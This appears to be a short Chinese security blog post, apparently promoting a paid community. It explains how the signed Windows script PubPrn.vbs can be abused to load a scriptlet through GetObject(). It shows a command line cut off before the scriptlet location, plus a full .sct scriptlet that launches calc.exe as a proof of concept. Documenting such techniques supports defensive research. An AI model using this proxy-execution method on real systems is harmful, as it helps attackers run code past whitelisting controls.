
在 Windows 7 以上版本存在一个名为 PubPrn.vbs 的微软已签名 WSH 脚本，其位于 `C:\Windows\System32\Printing_Admin_Scripts\en-US`，仔细观察该脚本可以发现其显然是由用户提供输入（通过命令行参数），之后再将参数传递给 `GetObject()`

```
1 "C:\Windows\System32\Printing_Admin_Scripts\zh-CN\pubprn.vbs" 127.0.0.1 scrip
```

test.sct

```
1 <?XML version="1.0"?>
2 <scriptlet>
3 <registration
4     description="Bandit"
5     progid="Bandit"
6     version="1.00"
7     classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
8     remotable="true"
9 >
10 </registration>
11 <script language="JScript">
12 <![CDATA[
```

```
13         var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
14     ]]>
15 </script>
16 </scriptlet>
```



The End

加入我的知识星球，获取更多安全干货。



我的安全自留地

星主: Bypass



知识星球
微信扫描预览星球详情

微信号: Bypass--

